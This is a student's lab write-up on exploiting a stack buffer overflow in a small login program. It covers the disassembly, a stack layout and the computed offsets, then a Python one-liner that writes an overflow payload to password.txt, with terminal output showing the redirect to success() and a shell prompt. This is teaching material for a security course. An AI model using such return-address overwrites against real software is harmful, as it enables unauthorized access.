
CS6014 Lab: Exploiting A Buffer Overflow

U1426365 Jin-Ching Jeng

After using otool -tvV a.out to examine the disassembled code, we can find where our vulnerable buffer is in memory by the following graph and table.


disassembled code			login.c
		login()	
0000000100003e14	movl	%eax, 0xc(%rsp)	int fd = open("password.txt", O_RDONLY);
0000000100003e2a	leaq	0x10(%rsp), %rsi	int pwLen = read(fd, password, 1000);
0000000100003e39	movl	%eax, 0x8(%rsp)	int pwLen = read(fd, password, 1000);
		main()	
0000000100003e8b	callq	_success	success();



need to put the address that can call success() directly
8b
+56 return address
40 bytes to reach return address
+48
password (32 bytes)
+16
int fd (4 bytes)
+12
int passwordLength (4 bytes)
+8
0x10 = 16
0xc = 12
0x8 = 8
0
rsp
(byte)

The password is starting from rsp+16, so we need 40 bytes password to reach the return address at rsp+56. As the table above, the address that calling success method is at 0000000100003e8b, so we need to put 8b at the rsp+56, which means we need a 41bytes password to change the return address value, so that we can enter success method directly.

What I set in the password is b"a"*36 + b"\xde\xad\xbe\xef\x8b". It's a 41 bytes password ended up with 8b.



```
★ Jinny  ~/MSD/myGithubRepo/my6014Repo/Lab_bufferOverflow  ᚠ main ● ?  python3 -c  'import sys; sys.stdout.b
uffer.write(b"a"*36 + b"\xde\xad\xbe\xef\x8b")' > password.txt
★ Jinny  ~/MSD/myGithubRepo/my6014Repo/Lab_bufferOverflow  ᚠ main ● ?  cat password.txt         ✓  00:31:39
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa??
★ Jinny  ~/MSD/myGithubRepo/my6014Repo/Lab_bufferOverflow  ᚠ main ● ?  ./a.out                  ✓  00:31:44
enter your password:
successful login!

sh-3.2$ █
```